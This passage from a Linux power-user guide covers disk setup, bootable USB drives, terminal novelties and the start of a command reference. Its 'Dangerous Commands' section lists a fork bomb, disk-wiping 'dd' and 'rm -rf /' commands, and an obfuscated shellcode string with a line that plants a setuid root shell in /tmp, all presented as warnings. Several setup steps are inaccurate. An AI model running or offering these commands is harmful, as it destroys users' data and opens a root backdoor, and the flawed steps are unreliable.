Prepare (partition and format) the mount point, type:

```
sudo fdisk /dev/sdb
```

(Type the following options: **n** (new part), **p** (primary), **1**, [**enter**], [**enter**], **w**).

Tip:

If you need to incorporate formatting the partition into a script to automate entering the letters, type:

```
echo -e "n\np\n1\n\nn\nw\n" | sudo fdisk /dev/sdb
```

To create the filesystem on the new disk, type:

```
sudo /sbin/mkfs.ext4 -l /opt/app_name /dev/sdb1
```

To create the directory that acts as a mount point, type:

```
sudo mkdir /opt/app_name
```

To change permissions to the mount point, type:

```
sudo chmod 755 /opt/app_name
```

To map the drive to the mount point, type:

```
sudo mount /dev/sdb1 /opt/app_name
```

To change to mount point directory, type:

```
cd /opt/app_name
```

To get the UUID (Universally Unique Identifier) from the drive:

```
sudo blkid
```

To backup and update /etc/fstab file, type:

```
sudo cp /etc/fstab /etc/fstab.bak
```

Note:

The /etc/fstab file is used by the filesystem to automatically load mounts points during the boot process.

Edit the /etc/fstab , type:

```
sudo nano /etc/fstab
```

Add the following line:

```
UUID="<UUID from the drive>" /app_name ext4 defaults 0 2
```

(To save the file and exit the editor, press **Ctrl+X**, type: **y** and press Enter)

Displays all mount points, type:

```
mount -a
```

Creating a Bootable USB Drive

Overview: Learn how to create a bootable version of a Linux distro that can be installed on a USB flash drive. With this drive you can boot into a physical computer without modifying it, or you can also use it in the repair and diagnostics of that system.

Prerequisites:

This section requires that you have root permissions on the system to install services and make changes to the OS.

An 8GB USB Flash Drive (the size requirement depends on the distro that you want to use)

Downloaded Linux distro

It is possible to create a bootable version of a Linux OS that can be installed on a USB flash drive. This will allow you to load a version of the Linux OS on a local system. This has several advantages, such as testing out a distro to see if you like it, or perform local diagnostics or repairs on a broken version of the OS, or trying to recover a failed filesystem on a local storage device.

Creating a Bootable Flash Drive

Download the USB bootable version of a Linux distro that you want to boot from.

USB Bootable Linux Distros

Puppy Linux - an ultra-small Linux distro. Has a very small storage, and hardware requirement. (More information: <http://puppylinux.org/>)

Slax - Like Puppy Linux, this is an ultra-small Linux distro. Has a very small storage, and hardware requirement. (More information: <https://www.slax.org/>)

Kali Linux - This version of Linux is designed for data security experts, it contains several utilities that are specific to this field. (More information: <https://www.kali.org/>)

Knoppix - One of the earliest live CD distros to become popular. This distro packs more than thousand software packages. (More information: <http://knoppix.net/>)

Plug in the USB flash drive in to your computer.

Warnings:

All data on USB drive will be destroyed. Backup any important data before proceeding

To see all block devices and find the name of the USB device (**generally**,

it can be something like `sdX`), type:
`sudo lsblk`

Warnings:

Don't mix up drives, you can destroy data. These designations can change between distros versions. If you're not sure what you're doing stop here.

Copy the contents on your USB drive (Replace `X` with the proper letter from `lsblk`), type:

```
sudo dd if=/path/to/file.iso of=/dev/sdX bs=4M status=progress
```

Reboot your computer, and see if there is an option that shows up that allows the ability to select booting from a USB drive

Note:

If you don't have this option, refer to your computer manufacture's manual or website on how to configure this setting in the system's firmware.

Fun and Stupid Stuff (including: Easter Eggs)

Overview: Linux has several cool programs and ‘Easter eggs’. For those that may not be familiar with the term Easter eggs, it is basically a hidden or not well known feature.

Prerequisites:

This section requires that you have root permissions on the system to install services and make changes to the OS.

Before starting this section, make sure that you get the updated list of the package manager repositories, so that you get the latest versions of the programs, services and libraries, type:

`sudo apt-get update`

-OR-

`sudo yum update`

This section covers several cool programs and tricks. It also provides a very brief introduction to them where appropriate. Also, make sure to check out the `man` pages for these utilities for additional information and options that may be available.

`termsaver` is a fancy ASCII screensaver. It includes several different screen savers, such as the: matrix, clock, star wars, and a couple of not-safe-for-work ones as well. To start using this utility, after you enter the command it will show a list of available options, type:

`termsaver`

-OR-

`termsaver clock`

To install the command, type:

```
sudo apt-get install termsaver
```

Need to pretend to look busy, this command will generate a lot of worthless data on your screen, type:

```
cat /dev/urandom | hexdump -C | grep "ca fe"
```

Need to know the lowest common multiple factors of any given number, type:

```
factor 42
```

Want to display PI to any number of decimals, type:

```
pi 500
```

Tip:

For fun or to stress test the CPU, type:

```
pi 5000000
```

If this package is not already installed, type:

```
sudo apt-get install pi
```

To run a multi-lingual speech synthesizer, type:

```
espeak "HelloWorld"
```

Note:

Your system will need to have audio support to utilize this functionality.

If this package is not already installed, type:

```
sudo apt-get install espeak
```

The `apt-get` command has a little hidden Easter egg, it is a text based cow, to see it type : `sudo apt-get moo`

See colorful output from any command, type:

```
cal 2020 | lolcat
```

-OR-

```
cal 2020 | lolcat -a
```

If this package is not already installed, type:

```
sudo apt-get install lolcat
```

See an animated ASCII train, type: `sl` -OR- `sl-h` (train with passenger cars)

For more options, type:

```
man sl
```

If this package is not already installed, type:

```
sudo apt-get install sl
```

To show all output in reverse, type:

```
df | rev
```

To display the Matrix type falling letters (see help for more options), type:

```
cmatrix
```

If this package is not already installed, type:

```
sudo apt-get install cmatrix
```

Tip:

A very pseudo Matrix falling letters like one liner, type:

```
echo -ne "\e[32m" ; while true ; do echo -ne "\e[$(($RANDOM % 2 + 1))m" ; tr -c "[print:]" " " < /dev/urandom | dd count=1 bs=50 2> /dev/null ; done
```

Make the system output colorful and insulting comments

Type: sudo visudo , at the bottom of 'Defaults' in the file add a new line " Defaults insults ", close and save the file.

To see the results, type: sudo ls , then enter the wrong password.

Example Output:

```
user@localhost:~$ sudo ls  
[sudo] password for user:  
Speak English you fool --- there are no subtitles in this scene.  
[sudo] password for user:  
Maybe if you used more than just two fingers...  
[sudo] password for user:  
sudo: 3 incorrect password attempts
```

Get your fortune told you, type:

```
fortune
```

If this package is not already installed, type:

```
sudo apt-get install fortune
```

Get a cow to tell your fortune, type:
fortune | cowsay

If this package is not already installed, type:
sudo apt-get install cowsay

cowsay supports several different characters, to see them all, type:
cowsay -l

To utilize them, type:
fortune | cowsay -f daemon

Tips:

Add some color to the cowsay command, type:
`cowsay `fortune` | toilet --gay -f term`

A dead cow thinking with your fortune cookie, type:
`fortune -sca | cowsay -dW 45`

Note:

The GUI version (requires X-Windows) of the cowsay command, type:
`xcowsay "HelloWorld"`

Watch a disco dancing parrot head, type:
curl parrot.live

Watch a text version of the original Star Wars movie (this is very old, but still functions), type:

```
telnet towel.blinkenlights.nl
```

Note:

When done press Ctrl+], at the prompt type "close"

Displays a pair of eyes on the desktop that follows the mouse cursor, type:

```
xeyes
```

Note:

This is a GUI app, and requires X-Windows.

There is command called rig (Random Identity Generator), type:

```
rig
```

If this package is not already installed, type:

```
sudo apt-get install rig
```

bb is a high quality audio-visual demonstration for your text terminal, type:

```
bb
```

If this package is not already installed, type:

```
sudo apt-get install bb
```

aafire is an asciiart animation that renders a burning fire in the terminal,

type:

aafire

If this package is not already installed, type:

```
sudo apt-get install libaa-bin
```

Simulate on-screen typing like the movies, type:

```
echo "simulate on-screen typing like the movies" | pv -qL 10
```

To simulate a person, type:

```
echo -e "You are a jerk\b\b\b\bwonderful person" | pv -qL $[10+(-2 + RANDOM%5)]
```

If this package is not already installed, type:

```
sudo apt-get install pv
```

The calendar command displays a list of important dates. It also has a list of special calendars, such as the Lord of the Ring, type:

```
calendar -f /usr/share/calendar/calender.lotr -A 365
```

Tip:

There are a few other calendars available:

calendar -f /usr/share/calendar/calender.pagan -A 365

calendar -f /usr/share/calendar/calender.music -A 365

calendar -f /usr/share/calendar/calender.computer -A 365

```
calendar -f /usr/share/calendar/calendar.history -A 365
```

The vim editor contains a few little Easter eggs in it, run the editor then try using the following commands:

For Douglas Adams fans, type:

```
:help 42
```

For Monty Python fans, type:

```
:Ni!
```

Note:

To quit vim , press the ESC key, then (press the colon key) :q! , check the bottom of the screen for any questions if you modified the buffer.

The emacs editor contains a few little tricks, after you launch the app, press the Esc and then X. At the M-x prompt, type one of the following games and press Enter

snake - for a small little Snake type game, use the arrow keys to eat the blocks that you drop and try not to eat yourself.

tetris - for small little Tetris like game, use the arrow keys and try not to fill up the screen by creating lines of blocks.

If this package is not already installed, type:

```
sudo apt-get install emacs
```

Note:

To quit emacs , press Ctrl+X, and Ctrl+C, check the bottom of the screen for any questions if you modified the buffer.

Text Based Games

Below are some text based games that can be played in the Linux console. This might be old school for some people, but it also demonstrates the flexibility of the command line.

`bastet` (or Bastard Tetris) is a classical version of Tetris that uses ASCII that can be played at the command line.

If this package is not already installed, type:

```
sudo apt-get install bastet
```

`Dwarf fortress` is a text based fantasy game that uses ASCII art to graphically represent the game environment

To install the game, go to the following site and follow the installation instructions <http://www.bay12games.com/dwarves/>

`freesweep` is a Minesweeper clone that uses ASCII graphics that can be played at the command line.

If this package is not already installed, type:

```
sudo apt-get install freesweep
```

`nethack` is a single player rogue-like dungeon exploration game.

To install the game, go to the following site and follow the installation instructions <http://nethack.org/>

Advanced Fun

This section requires more skills and knowledge than some of the earlier sections in this chapter. Although that should not stop you from trying these things out if it is interesting to you.

Adding New Characters to Cowsay

The cowsay command comes with a default set of characters (i.e. daemon, tux, etc.) in what are called .COW files. You can expand the number of available characters by adding a new set of COW files. Follow the instructions to download and install them.

```
# Change to the home directory
cd ~

# Download files from github
git clone https://github.com/paulkaefer/cowsay-files

# Move the .COW files to correct location
sudo mv ~/cowsay-files/cows/*.cow /usr/share/cowsay/cows/

# Display one of the new cows
fortune | cowsay -f dalek
```



Tip:

To display all the available cowsay characters, type:

```
cowsay -l | sed '1d;s/\n/g' | while read f; do cowsay -f $f $f; done
```

Expanding the Fortune Quotes Database (w/ChuckNorris)

It is possible to create a custom quotes database that can be utilized by the `fortune` command. First you need to put your quotes into a text file that has every quote separated by a line with a percent ("%) as a delimiter. After that it has to be converted into a special binary file that can be used by the `fortune` command.


```
# Change to the home directory
cd ~
# Download the file from GitHub, it should be called chucknorris
wget https://raw.githubusercontent.com/robbyrussell/oh-my-
zsh/master/plugins/chucknorris/fortunes/chucknorris

# Create a random access string file used by the fortune command
strfile chucknorris

# Copies chucknorris, chucknorris.dat files to the fortune directory.
```

```
sudo cp chucknorris* /usr/share/games/fortunes
```

```
# Tests the new fortune chucknorris strings  
fortune chucknorris | cowsay
```



Script: Let It Snow

This script needs to be copied into a file and made executable to run. Use the following commands to make the script file for you, make it executable and then open it up, type:

```
echo \'#!/bin/bash > snow.sh; chmod u+x snow.sh; nano snow.sh
```

Copy the lines below into the file that was created:

```
#!/bin/bash  
LINES=$(tput lines)  
COLUMNS=$(tput cols)  
declare -A snowflakes  
declare -A lastflakes  
clear  
function move_flake() {  
    i="$1"  
    if [ "${snowflakes[$i]}" = "" ] || [ "${snowflakes[$i]}" = "$LINES" ];  
    then  
        snowflakes[$i]=0  
    else  
        if [ "${lastflakes[$i]}" != "" ]; then  
            printf "\033[%s;%sH \033[1;1H ${lastflakes[$i]} $i
```

```
fi
fi
printf "\033[%s;%sH*\033[1;1H" ${snowflakes[$i]} $i
lastflakes[$i]="${snowflakes[$i]}"
snowflakes[$i]=${(( ${snowflakes[$i]} +1 ))}
}
while :
do
i=$((RANDOM % $COLUMNS))
move_flake $i
for x in "${!lastflakes[@]}"
do
move_flake "$x"
done
# Only use this line to slow it down if too fast.
#sleep 0.1
done
```

To run the script type:

./snow.sh

Experimental Fun

This section contains code that is experimental, and you can play with it at your own risk. This code may or may not work, but I am including it only for awareness.

If you want to test any of these commands do it on a non-production virtual machine that can be destroyed. If you're smart, it would be wise to snapshot the VM before running any of these commands so that you can return it to the previous state.

Warning:

Do not try any of this below on a production server.

Classic fork bomb (this is a practical joke that **can make the system crash**), type:

```
:(){ :|:& };:
```

Note:

How this works, the line defines a shell function that creates new copies of itself. Plus the copies continually replicate themselves, quickly consuming all the CPU time and available memory. This is basically a denial-of-service attack that will happen repeatedly until your computer freezes.

Dangerous Commands

Below are commands that you should NEVER be run on your system. They will destroy data. I am providing them for information and reference purposes only.

Warning:

Do not try on production server.

Destroys data on a storage device by writing random data (i.e. /dev/random) to it.

```
dd if=/dev/random of=/dev/sda
```

Deletes all the files on your system.

```
rm -rf / --no-preserve-root
```

This is an obfuscated (i.e. disguised) version of the rm -rf ~ / & command. This might be used by a malicious person or group to get you to destroy your data.

```
char esp[] __attribute__ ((section(".text"))) /* e.s.p
release */
= "\xeb\x3e\x5b\x31\xc0\x50\x54\x5a\x83\xec\x64\x68"
"\xff\xff\xff\xff\x68\xdf\xd0\xdf\xd9\x68\x8d\x99"
"\xdf\x81\x68\x8d\x92\xdf\xd2\x54\x5e\xf7\x16\xf7"
"\x56\x04\xf7\x56\x08\xf7\x56\x0c\x83\xc4\x74\x56"
"\x8d\x73\x08\x56\x53\x54\x59\xb0\x0b\xcd\x80\x31"
"\xc0\x40\xeb\xf9\xe8\xbd\xff\xff\xff\x2f\x62\x69"
"\x6e\x2f\x73\x68\x00\x2d\x63\x00"
"cp -p /bin/sh /tmp/.beyond; chmod 4755
/tmp/.beyond;";
```

Volume 2

***Power User Guide:
Linux Tricks, Hacks and Secrets***

[Bash Systems Reference]

Linux Command Quick Reference

Overview: Linux literally has thousands of commands available for it. Some are included in a distro by default others have to be added manually. Any package you download can include one very powerful command (i.e. busybox) or a group of related commands (i.e. openssl).

What you discover about Linux commands, several are very powerful and easy to understand their purpose, while others are obscure and harder to figure out their function.

The other thing you may discover is how utilities evolve over time. For example, some programs are now legacy, depreciated, or superseded by another command.

This is a detailed quick reference of several of these Linux commands and keyboard shortcuts. The commands are broken up into categories to make them easier to find.

Warning:

Use these commands carefully in the next sections, some of them can destroy data. It is impossible to note all the different ways they can affect you, or if its functionality has changed overtime. When possible, I have noted commands that can cause damage, but I can't guarantee I have noted everything.

Notes:

Some command examples maybe incomplete because they are part of another set of commands. These incomplete examples are only provided as reference to how the command works.

Some command examples don't include arguments examples, because the command may not require them or they didn't add much value.

Console Keyboard Shortcuts

Below is a list of console keyboard shortcuts, several of them are very useful while others might take some time to understand their purpose. I would just recommend playing with them and seeing which ones you like and don't like.

Ctrl+A (or Home): Go to the beginning of the line.

Ctrl+B: Go left (back) one character.

Alt+B: Go left (back) one word.

Ctrl+C: Stops the current command.

Ctrl+D (or type: exit): Logs out of current session.

Alt+D: Deletes all characters after the cursor on the current line.

Ctrl+E (or End): Go to the end of the line.

Ctrl+F: Go right (forward) one character.

Alt+F: Go right (forward) one word.

Ctrl+H (or Backspace): Deletes the character before the cursor.

Ctrl+K: Cuts the part of the line after the cursor, then adds it to the clipboard.

Ctrl+L: Clears the screen (similar to `clear`).

Ctrl+P: Goes to previous line (similar to up arrow)

Ctrl+N: Goes to next line (similar to down arrow)

Ctrl+Q: Resumes stopped output to the screen (after pressing Ctrl+S).

Ctrl+R: Searches through the command history.

Ctrl+S: Stop all output to the screen.

Ctrl+T: Swaps the last two characters before the cursor with each other.

Alt+T: Swaps the current word with the previous word.

ESC+T swaps the two words before the cursor.

Ctrl+U: Cut the part of the line before the cursor, then adds it to the clipboard.

Ctrl+W: Cuts the word before the cursor, then adds it to the clipboard.

Ctrl+X, X: Moves between the beginning of the line and the current cursor position.

Ctrl+X, E: Launches the editor in the terminal, instantaneously to edit a command

Ctrl+X, ~ (tilde) auto-completion of a user name.

Ctrl+X, @ (at sign) auto-completion of a machine name.

Ctrl+X, \$ (dollars sign) auto-completion of an environment variable name.

Ctrl+X, ! (exclamation mark) auto-completion of a command or file name (same function as the TAB key).

Ctrl+Y: Paste the last thing you cut from the clipboard.

Ctrl+Z: Pauses the current command.

Type `fg` [foreground] to resume, or `bg` [background]

Ctrl+U: Undo your last key press.

Alt+C: Capitalize the character under the cursor.

Alt+L: Uncapitalize every character from the cursor to the end of the current word.

Alt+U: Capitalizes every character from the cursor to the end of the current word.

!!: Repeats the last command.

Alt+(.) to display the previous command and pull the last argument from it.

Ctrl+] CHAR: quickly jump to CHAR jumps forward to the character typed

Alt+Backspace to cut the previous word.

Alt+Delete to cut the before cursor.

The **up** and **down arrows** to move through the previous command history.

The **TAB key** to auto-completes the filenames/directories after a command

Alt+Ctrl+E -OR- Ctrl+X, * to expand aliases.

System commands

Below is a list of system commands, related to the OS. Many of these are very powerful (i.e. crontab) while others are almost totally worthless (i.e. col command). You will want to experiment with them on a test/development system.

Note:

Depending on the command or service that is going to be utilized, it may require root level permissions to execute it. If root permissions are needed to execute a command, it will generally be denoted with a # (i.e. # command) in front of the example.

- addr2line arguments : Converts addresses into file names and line numbers.
 - **Ex:** addr2line -e a.out -j .text 0xbdc
 - **Notes:**
 - *This is a binutils command* (<https://www.gnu.org/software/binutils/>).
 - *Category: Programming*
- alias **alias_name = command** : Creates and alias to a command.
 - **Ex:** alias ai='sudo apt-get install'
 - **Notes:**
 - *Related to (or similar) unalias command.*
 - *This is an internal Bash command.*
 - *Category: Shell*
- acpi arguments : Shows the battery status and other ACPI information.
 - **Ex:** acpi --battery
 - **Notes:**
 - *Related to (or similar) acpi_available command.*
 - *Category: System*
- acpi_available : Tests the whether ACPI sub-system is available.
 - **Ex:** acpi_available; if [\$? -eq 0]; then echo "ACPI: Active"; else echo "ACPI: Inactive"; fi

- **Notes:**
 - *Related to (or similar) acpi command.*
 - *Related information: cat /proc/acpi*
 - *ACPI status information file*
 - *Category: System*
- apropos **[keyword|command]** : Displays all related man pages for a specific keyword.
 - **Ex:** apropos chroot
 - **Notes:**
 - *Related to (or similar) man command.*
 - *Category: Shell*
- arch : Displays the machine hardware name.
 - **Ex:** arch
 - **Notes:**
 - *Related to (or similar) setarch command.*
 - *Same as uname -m -OR- echo \$HOSTTYPE*
 - *This command has been deprecated from UTIL-LINUX.*
 - *Full documentation at:*
<http://www.gnu.org/software/coreutils/arch>
 - *This is a COREUTILS command.*
 - *Category: System*
- as **arguments** : The GNU portable assembler.
 - **Ex:** as -o myfile.o myfile.S
 - **Notes:**
 - *Related to (or similar) ld command.*
 - *This is a binutils command*
[\(https://www.gnu.org/software/binutils/\)](https://www.gnu.org/software/binutils/).
 - *Category: Programming*
- at **time_date** : Schedules execution of a command at a specified date & time.
 - **Ex:** at **9:30 AM 05/10/2025**
 - **Notes:**
 - *Related to (or similar) crontab, atq , atrm, batch commands.*
 - *Category: Shell*
- atq **arguments** : Lists user's pending at command jobs.
 - **Ex:** atq -q 4
 - **Notes:**

- *Related to (or similar) at, atrm commands.*
 - *Category: Shell*
- **atrm arguments** : Deletes user's pending at command jobs.
 - **Ex:** atrm 4
 - **Notes:**
 - *Related to (or similar) at, atq commands.*
 - *Category: Shell*
- **base32 arguments file_name** : Preforms BASE32 encodes or decodes of data and prints it to the STDOUT.
 - **Ex:**
 - (encode): echo **This is a test...** | base32
 - (decode): echo **KRUGS4ZANFZSAYJAORSXG5BOFYXAU==** | base32 -d
 - **Notes:**
 - *Related to (or similar) base64 command.*
 - *Full documentation at:* <http://www.gnu.org/software/coreutils/base32>
 - *This is a COREUTILS command.*
 - *Category: Strings/Text*
- **base64 arguments file_name** : Preforms BASE64 encodes or decodes of data and prints it to the STDOUT.
 - **Ex:**
 - (encode): echo **This is a test...** | base64
 - (decode): echo **VGhpcyBpcyBhIHRlc3QuLi4K** | base64 -d
 - **Notes:**
 - *Related to (or similar) base64 command.*
 - *Full documentation at:* <http://www.gnu.org/software/coreutils/base64>
 - *This is a COREUTILS command.*
 - *Category: Strings/Text*
- **bc arguments** : A precision calculator utility that supports scripting.
 - **Ex:** echo "12+20" | bc
 - **Notes:**
 - *Related to (or similar) dc command.*
 - *Category: Math/Time*
- **bind arguments** : Displays all available keyboard bindings in BASH.

- **Ex:** bind -P
 - **Notes:**
 - *This is an internal Bash command.*
 - *Category: Shell*
- builtin **arguments** : Executes the SHELL-BUILTIN with arguments.
 - Ex: cd1 () { builtin cd "\$@"; pwd; }
 - **Notes:**
 - *This is an internal Bash command.*
 - *Category: Shell*
- busybox **applet arguments** : Known as the Swiss Army Knife for Embedded Linux.
 - **Ex:** busybox ls -l
 - **Ex:** busybox ping example.com
 - **Notes:**
 - *Currently available applets include: acpid, adjtimex, ar, arp, arping, ash, awk, basename, blkdiscard, blockdev, brctl, bunzip2, bzcat, bzip2, cal, cat, chgrp, chmod, chown, chpasswd, chroot, chvt, clear, cmp, cp, cpio, crond, crontab, cttyhack, cut, date, dc, dd, deallocvt, depmod, devmem, df, diff, dirname, dmesg, dnsdomainname, dos2unix, dpkg, dpkg-deb, du, dumpkmap, dumpleases, echo, ed, egrep, env, expand, expr, factor, fallocate, false, fatattr, fdisk, fgrep, find, fold, free, freeramdisk, fsfreeze, fstrim, ftpget, ftpput, getopt, getty, grep, groups, gunzip, gzip, halt, head, hexdump, hostid, hostname, httpd, hwclock, i2cdetect, i2cdump, i2cget, i2cset, id, ifconfig, ifdown, ifup, init, insmod, ionice, ip, ipcalc, ipneigh, kill, killall, klogd, last, less, link, linux32, linux64, linuxrc, ln, loadfont, loadkmap, logger, login, logname, logread, losetup, ls, lsmod, lsscsi, lzcat, lzma, lzop, md5sum, mdev, microcom, mkdir, mkdosfs, mke2fs, mkfifo, mknod, mkpasswd, mkswap, mktemp, modinfo, modprobe, more, mount, mt, mv, nameif, nc, netstat, nl, nproc, nsenter, nslookup, od, openvt, partprobe, passwd, paste, patch, pidof, ping, ping6, pivot_root, poweroff, printf, ps, pwd, rdate, readlink, realpath, reboot, renice, reset, rev, rm, rmdir, rmmod, route, rpm, rpm2cpio, run-parts, sed, seq, setkeycodes, setpriv, setsid, sh, sha1sum, sha256sum, sha512sum, shred, shuf, sleep, sort, ssl_client, start-stop-*

daemon, stat, static-sh, strings, stty, su, sulogin, svc, swapoff, swapon, switch_root, sync, sysctl, syslogd, tac, tail, tar, taskset, tee, telnet, telnetd, test, tftp, time, timeout, top, touch, tr, traceroute, traceroute6, true, truncate, tty, tunctl, ubirename, udhcpc, udhcpd, uevent, umount, uname, uncompress, unexpand, uniq, unix2dos, unlink, unlzma, unshare, unxz, unzip, uptime, usleep, uudecode, uuencode, vconfig, vi, w, watch, watchdog, wc, wget, which, who, whoami, xargs, xxd, xz, xzcat, yes, zcat

- *Category: Shell*

- **cal [date|year]** : Displays the current month's calendar.
 - **Ex:** cal 2025
 - **Notes:**
 - *Other alias(es) for the command are: ncal*
 - *This is an UTIL-LINUX command.*
 - *Category: Math/Time*
- **chroot new_root_path command** : Runs a command or interactive shell with a new root directory.
 - **Ex:** # chroot /home/jane /bin/bash
 - **Notes:**
 - *Full documentation at:*
<http://www.gnu.org/software/coreutils/chroot>
 - *This is a COREUTILS command.*
 - *Category: Shell*
- **clear** : Clears the text from the console window.
 - **Ex:** clear
 - **Notes:**
 - *Press Ctrl+D as a shortcut.*
 - *Category: Shell*
- **colcrt arguments file_name** : Filters NROFF output for CRT previewing.
 - **Ex:** tbl exum2.n | nroff -ms | colcrt - | more
 - **Notes:**
 - *Related to (or similar) nroff, groff, troff commands.*
 - *This is an UTIL-LINUX command.*
 - *Category: Document Processing*
- **compgen arguments command** : Displays possible completions depending on the options.

- **Ex:** compgen -c **tree**
 - **Notes:**
 - *This is an internal Bash command.*
 - *Category: Shell*
- command **arguments command** : Executes a command or displays information about it.
 - **Ex:** command echo **Hello**
 - **Notes:**
 - *This is an internal Bash command.*
 - *Category: Shell*
- compopt **arguments name** : Modifies or displays completion options.
 - **Ex:** compopt -o nospace
 - **Notes:**
 - *This is an internal Bash command.*
 - *Category: Shell*
- col **arguments** : Filters reverse line feeds from input.
 - **Ex:** man col | col -bx
 - **Notes:**
 - *Related to (or similar) col1 command.*
 - *This is a legacy command.*
 - *This is an UTIL-LINUX command.*
 - *Category: Strings/Text*
- colrm **arguments** : Removes columns from a file.
 - **Ex:** ls -al | colrm **11 12**
 - **Notes:**
 - *Related to (or similar) column command.*
 - *This is an UTIL-LINUX command.*
 - *Category: Strings/Text*
- column **arguments** : Formats text from the STDIN or a file into columns.
 - **Ex:** df -hPT | column -t
 - **Ex:** printf "PERM LINKS OWNER GROUP SIZE MONTH DAY "; printf "HH:MM/YEAR NAME\n"; ls -l | sed 1d) | column -t
 - **Notes:**
 - *Related to (or similar) colrm command.*
 - *This is an UTIL-LINUX command.*
 - *Category: Strings/Text*

- **coredumpctl arguments** : Retrieves and processes saved core dumps and metadata.
 - **Ex:** # coredumpctl dump chrome
 - **More Examples:**
 - Lists all the core dumps of a program named foo:
coredumpctl list foo
 - Invokes gdb on the last core dump:
coredumpctl debug
 - Shows information about a process that dumped core, matching by its PID 6654:
coredumpctl info 6654
 - Extracts the last core dump of /usr/bin/bar to a file named bar.coredump :
coredumpctl -o bar.coredump dump /usr/bin/bar
 - **Notes:**
 - *Must be installed, sudo apt-get install systemd-coredump*
 - *Related to (or similar) gdb command.*
 - *Category: System/Troubleshooting*
- **cpp arguments file_name** : A macro processor that is used by the C compiler automatically to transform a program before compilation.
 - **Ex:** cpp -o hello hello.c; chmod a+x hello; ./hello
 - **Notes:**
 - *Related to (or similar) gcc command.*
 - *Category: Programming*
- **crontab arguments** : Displays all CRONTAB files for the current user.
 - **Ex:** crontab -l
 - **Notes:**
 - *Related to (or similar) at command.*
 - *Category: Shell*
- **ctrlaltdel arguments** : Configures the function of the Ctrl+Alt+Del key combination.
 - **Ex:** # ctrlaltdel hard
 - **Notes:**
 - *This is an UTIL-LINUX command.*
 - *Category: Shell*
- **chvt arguments** : Changes the foreground virtual terminal.
 - **Ex:** #chvt 9

- **Notes:**
 - *chvt N makes /dev/ttyN the foreground terminal.*
 - *Related to (or similar) openvt command.*
 - *Category: Shell*
- date **arguments** : Displays and/or formats the current date and time.
 - **Ex:** date --date='@2147483647'
 - **More Examples:**
 - Formatting today's date
 - today=\$(date +%d-%b-%Y); echo \$today
 - **Notes:**
 - *Full documentation at:*
<http://www.gnu.org/software/coreutils/date>
 - *This is a COREUTILS command.*
 - *Category: Math/Time*
- dc **arguments file_name** : An arbitrary precision calculator (can utilize reverse polish notation).
 - **Ex:** See the man pages for more information:
`echo '6 9 * p' | dc`
 - **Notes:**
 - dc is one of the oldest Unix utilities, predating the C programming language. It has a powerful set of features but is more difficult to use than the bc command. The examples below show the difference between the two commands
 - `echo '6 9 * p' | dc`
 - `echo '6 * 9' | bc`
 - *Related to (or similar) bc command.*
 - *Category: Math/Time*
- deallocvt **arguments** : Deallocates unused virtual terminal.
 - **Ex:** deallocvt 66
 - **Notes:**
 - *Related to (or similar) chvt command.*
 - *Category: Shell*
- depmod **arguments file_name** : Generates modules .dep and map files.
 - **Ex:** # depmod -a
 - **Notes:**
 - *Related to (or similar) modprobe command.*
 - *Category: Programming*

- **dumpkeys arguments** : Dumps keyboard translation tables.
 - **Ex:** `dumpkeys --funcs-only`
 - **Notes:**
 - *Related to (or similar) loadkeys command.*
 - *Category: Shell*
- **enable arguments file_name** : Enables or disables the builtin shell commands.
 - **Ex:** `enable -a`
 - **Notes:**
 - *This is an internal Bash command.*
 - *Category: Shell*
- **exec arguments command** : Replaces the current shell with a given command.
 - **Ex:** Runs a restricted Bash shell:
`exec rbash`
 - **Notes:**
 - Allows an executed command to completely replace the current shell process.
 - *This is an internal Bash command.*
 - *Category: Shell*
- **exit** : Exits the current shell.
 - **Ex:** `exit`
 - **Notes:**
 - *Press Ctrl+D as a shortcut.*
 - *This is an internal Bash command.*
 - *Category: Shell*
- **expr expression** : Evaluates a given expression.
 - **Ex:** `expr 10 * 20`
 - **Notes:**
 - *Related to (or similar) bc command.*
 - *Full documentation at:*
<http://www.gnu.org/software/coreutils/expr>
 - *This is a COREUTILS command.*
 - *Category: Math/Time*
- **factor number** : Displays the lowest common multiple factors of a given number
 - **Ex:** `factor 42`

- **Notes:**
 - *Related to (or similar) expr command.*
 - *Full documentation at:*
<http://www.gnu.org/software/coreutils/factor>
 - *This is a COREUTILS command.*
 - *Category: Math/Time*
- **fc arguments command** : Loads commands in the editor from the history list.
 - **Ex:** fc 2024
 - **Notes:**
 - *Related to (or similar) history command.*
 - *This is an internal Bash command.*
 - *Category: Shell*
- **fc-cache arguments** : Displays font cache information after scanning the directories.
 - **Ex:** fc-cache -v
 - **Notes:**
 - *Related to (or similar) fc-list, fc-validate, fc-scan, fc-query, fc-pattern, fc-match, fc-cat, fc-validate, fc-cache command.*
 - *For more information:* lynx
</usr/share/doc/fontconfig/fontconfig-user.html>
 - *Category: System*
- **fc-cat arguments directory_name** : Reads font information from cache files.
 - **Ex:** fc-cat /usr/share/fonts/type1/gsffonts
 - **Notes:**
 - *Related to (or similar) fc-cache, fc-list, fc-validate, fc-scan, fc-query, fc-pattern, fc-match, fc-validate, fc-cache command.*
 - *For more information:* lynx
</usr/share/doc/fontconfig/fontconfig-user.html>
 - *Category: System*
- **fc-list arguments** : Shows a list of available fonts on the system.
 - **Ex:** fc-list : family style file spacing
 - **Notes:**
 - *Related to (or similar) fc-cache, fc-validate, fc-scan, fc-query, fc-pattern, fc-match, fc-cat, fc-validate, fc-cache command.*
 - *For more information:* lynx

</usr/share/doc/fontconfig/fontconfig-user.html>

- Category: System

- fc-match **arguments** : Matches available fonts.

- Ex: fc-match

- Notes:

- Related to (or similar) *fc-cache, fc-list, fc-validate, fc-scan, fc-query, fc-pattern, fc-cat, fc-validate, fc-cache command.*

- For more information: lynx

</usr/share/doc/fontconfig/fontconfig-user.html>

- Category: System

- fc-pattern **arguments file_name** : Parses and shows patterns.

- Ex: fc-pattern /usr/share/fonts/type1/gsfonts/a010035l.pfb

- Notes:

